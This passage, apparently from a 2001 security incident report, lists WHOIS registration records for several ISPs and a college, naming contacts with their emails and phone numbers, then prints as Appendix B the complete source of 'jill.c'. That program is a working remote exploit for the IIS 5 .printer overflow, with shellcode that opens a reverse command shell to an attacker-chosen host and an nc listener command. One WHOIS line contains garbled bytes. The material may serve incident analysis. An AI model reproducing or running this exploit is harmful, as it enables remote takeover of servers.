Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:

NS1.ANET.COM	207.7.4.66
NS2.ANET.COM	207.7.4.67
NS3.ANET.COM	207.112.196.69

paonline.com
Registrant:
Pennsylvania Online! (PAONLINE-DOM)
PO Box 6501

Harrisburg, PA 17112

Domain Name: PAONLINE.COM

Administrative Contact, Billing Contact:
Peace, George (GP11) george@PAONLINE.COM
Pennsylvania Online
PO Box 6501
Harrisburg, PA 17112
(717) 657-0000 (FAX) (717) 657-0132
Technical Contact:
Domain Administration, Pennsylvania Online (DA7080-ORG)
dnsadmin@PAONLINE.COM
Pennsylvania Online Ltd.
P.O. Box 6501
Harrisburg, PA 17112
US
717-657-0000
Fax- - ï; ¬ïÿí€ï;q

Record last updated on 26-Jul-2001.
Record expires on 06-Oct-2003.
Record created on 05-Oct-1993.
Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:

DNS1.PAONLINE.COM	216.220.160.7
DNS2.PAONLINE.COM	216.220.160.8

marian.edu
Registrant:
Marian College (MARIAN-DOM)
3200 Cold Spring Rd.
Indianapolis, IN 46222-1997
US

Domain Name: MARIAN.EDU

Administrative Contact, Technical Contact, Billing Contact:
Bailey, R Ed (REB10) edb@MARIAN.EDU
Marian College
3200 Cold Spring Rd.

Indianapolis, IN 46222-1997
(317) 955-6691

Record last updated on 01-Nov-2000.
Record created on 19-Aug-1995.
Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:

SONAK.MARIAN.EDU	199.8.163.1
TUVOK.MARIAN.EDU	199.8.163.2
WASHINGTON.IND.NET	157.91.1.1

Level3.net
Registrant:
Level 3 Communications, Inc. (LEVEL35-DOM)
1025 Eldorado Boulevard
Broomfield, CO 80021
US

Domain Name: LEVEL3.NET

Administrative Contact:
Level Customer Care Department (LC2644-ORG)
support@LEVEL3.COM
Level Communications, Inc.
1025 Eldorado Boulevard
Broomfield , CO 80021
US
+1 (877) 453-8353
Technical Contact:
Level 3 Domain Registrar (LD339-ORG) dom-reg@LEVEL3.COM
Level 3 Communications, Inc.
1450 Infinite Drive
Louisville, CO 80027
US
303-635-9750
Fax- 303-635-9750
Billing Contact:
Level 3 Billing Contact (LB334-ORG) billing@LEVEL3.COM
Level 3 Communications, Inc.
Attention: Ann Dixon
1024 Eldorado Boulevard
Broomfield, CO 80021
US

(303) 635-9610
Fax- (303) 635-9530

Record last updated on 05-Apr-2001.
Record expires on 01-Apr-2003.
Record created on 01-Apr-1998.
Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:

NS1.L3.NET	209.244.0.1
NS2.L3.NET	209.244.0.2

navipath.net
Organization:
NaviPath, Inc.
NaviPath Incorporated
800 Federal Street
Andover, MA 01810
US
Phone: 877-628-4638
Email: domtech@navipath.com

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: NAVIPATH.NET

Created on.....: Fri, Feb 11, 2000
Expires on.....: Tue, Feb 11, 2003
Record last updated on..: Sun, Jun 17, 2001

Administrative Contact:
NaviPath, Inc.
NaviPath Incorporated
800 Federal Street
Andover, MA 01810
US
Phone: 877-628-4638
Email: domtech@navipath.com

Technical Contact, Zone Contact:

Register.Com
Domain Registrar
575 8th Avenue - 11th Floor
New York, NY 10018
US
Phone: 212-798-9200
Fax..: 212-629-9305
Email: domain-registrar@register.com

Domain servers in listed order:

DNS.NAVIPATH.NET	216.67.14.5
DNS2.NAVIPATH.NET	216.67.31.254

earthlink.net
Organization:
Earthlink
Host Master
1430 W. Peachtree Street, NW, Suite 400
Atlanta, GA 30309
US
Phone: (404) 815-0770
Email: hostmaster@earthlink.net

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: EARTHLINK.NET

Created on.....: Mon, Jun 06, 1994
Expires on.....: Fri, Jun 04, 2004
Record last updated on..: Tue, Jul 03, 2001

Administrative Contact:
Earthlink
Host Master
1430 W. Peachtree Street, NW, Suite 400
Atlanta, GA 30309
US
Phone: (404) 815-0770
Email: hostmaster@earthlink.net

Technical Contact:

EarthLink, Inc.
Hostmaster Hostmaster
1430 W. Peachtree St NW Suite 400
Atlanta, GA 30309
US
Phone: 888-932-1997
Fax..: 972-481-5884
Email: hostmaster@earthlink.net

Zone Contact:
EarthLink, Inc.
Hostmaster Hostmaster
1430 W. Peachtree St NW Suite 400
Atlanta, GA 30309
US
Phone: 888-932-1997
Fax..: 972-481-5884
Email: hostmaster@earthlink.net

Domain servers in listed order:

NS1.EARTHLINK.NET	207.217.126.41
NS2.EARTHLINK.NET	207.217.77.42

bezeqint.net
Registrant:
Bezeq International (BEZEQINT2-DOM)
40 Hashacham St.
Petach Tikva, Israel 49170 IL
Domain Name: BEZEQINT.NET
Administrative Contact:
Pinko, Nati (NP2484) hostmaster@ISDN.NET.IL
bezeq-int-isdnnet
40 Hashacham st
Petach Tikva 49170 IL
3-9279961 (FAX) 3-9279961
Technical Contact:
Peer, Tomer (TP5909) hostmaster@BEZEQINT.NET
ISDN Net-Bezeqint
Hashacham 40
Petah-tikva IL 49170 IL
972-3-9257778 (FAX) 972-3-9220135
Billing Contact:
Bezeq International Billing Dep. (BI3752-ORG) elil@BEZEQINT.CO.IL
Bezeq International
40 hashacham Street

Petach-Tikva
ISRAEL
972-3-9257303Fax- 972-3-9257369
Fax- - 972-3-9257369

Record last updated on 05-Nov-2000.
Record expires on 04-Nov-2010.
Record created on 04-Nov-1998.
Database last updated on 15-Aug-2001 14:16:00 EDT.

Domain servers in listed order:

NS1.BEZEQINT.NET	192.115.106.10
NS2.BEZEQINT.NET	192.115.106.11

prima.com.ar
(It was necessary to query the .ar whois database from the following URL: http://www.nic.ar/consultas/consdom.htm)

prima.com.ar

Entidad Registrante: PRIMA SA

Direccion:	LIMA 1261
Ciudad:	CAPITAL FEDERAL
Codigo Postal:	1138
Pais:	ARGENTINA
Telefono:	370-0075
Fax:	370-0077
Actividad Principal:	ISP

Persona Responsable: Miguel Fernandez

Direccion:	Lima 1261
Ciudad:	Capital Federal
Codigo Postal:	1138
Pais:	Argentina
Telefono:	4370-0073
Horarios Contacto:	10-18 HS

Fecha de Registracion: 22/04/1997

Entidad Administradora: PRIMA SA

Direccion:	LIMA 1261
Ciudad:	CAPITAL FEDERAL
Codigo Postal:	1138
Pais:	ARGENTINA
Telefono:	370-0075
Fax:	370-0077
Actividad Principal:	ISP

Contacto Tecnico: Miguel Fernandez

Direccion:	Lima 1261
Ciudad:	Capital Federal
Codigo Postal:	1138
Pais:	Argentina
Telefono:	4370-0073
Horario Contacto:	10-18 HS
Fax:	4370-0060

Servidores de Nombre de Dominio:

Servidor de Nombres Primario:

Nombre: o200.prima.com.ar
Direccion IP: 200.42.0.108

Servidor de Nombres Secundario:

Nombre: o2000.prima.com.ar
Direccion IP: 200.42.0.109

Appendix B

Source code for Jill.c exploit for .printer ISAPI overflow:

```
/* IIS 5 remote .printer overflow. "jill.c" (don't ask).
*
*  by: dark spyrit <dspyrit@beavuh.org>
*
*  respect to eeye for finding this one - nice work.
*  shouts to halvar, neofight and the beavuh bitchez.
*
*  this exploit overwrites an exception frame to control eip and get to
*  our code.. the code then locates the pointer to our larger buffer and
*  execs.
*
*  usage: jill <victim host> <victim port> <attacker host> <attacker port>
*
*  the shellcode spawns a reverse cmd shell.. so you need to set up a
*  netcat listener on the host you control.
*
*  Ex: nc -l -p <attacker port> -vv
*
*  I haven't slept in years.
*/

#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <netdb.h>

int main(int argc, char *argv[]){

/* the whole request rolled into one, pretty huh? carez. */

unsigned char sploit[]=
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
```

```
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

        int                     s;
        unsigned short int      a_port;
        unsigned long           a_host;
        struct hostent          *ht;
        struct sockaddr_in      sin;

        printf("iis5 remote .printer overflow.\n"
                "dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");

if (argc != 5){
        printf("usage: %s <victimHost> <victimPort> <attackerHost>
<attackerPort>\n",argv[0]);
```

```
        exit(1);
        }

        if ((ht = gethostbyname(argv[1])) == 0){
                herror(argv[1]);
                exit(1);
        }

        sin.sin_port = htons(atoi(argv[2]));
        a_port = htons(atoi(argv[4]));
        a_port^=0x9595;

        sin.sin_family = AF_INET;
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
                herror(argv[3]);
                exit(1);
        }

        a_host = *((unsigned long *)ht->h_addr);
        a_host^=0x95959595;

        sploit[441]= (a_port) & 0xff;
        sploit[442]= (a_port >> 8) & 0xff;

        sploit[446]= (a_host) & 0xff;
        sploit[447]= (a_host >> 8) & 0xff;
        sploit[448]= (a_host >> 16) & 0xff;
        sploit[449]= (a_host >> 24) & 0xff;

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        printf("\nconnecting... \n");

        if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
                perror("connect");
                exit(1);
        }

        write(s, sploit, strlen(sploit));
        sleep (1);
        close (s);

        printf("sent... \nyou may need to send a carriage on your listener if
the shell doesn't appear.\nhave fun!\n");
        exit(0);
}
```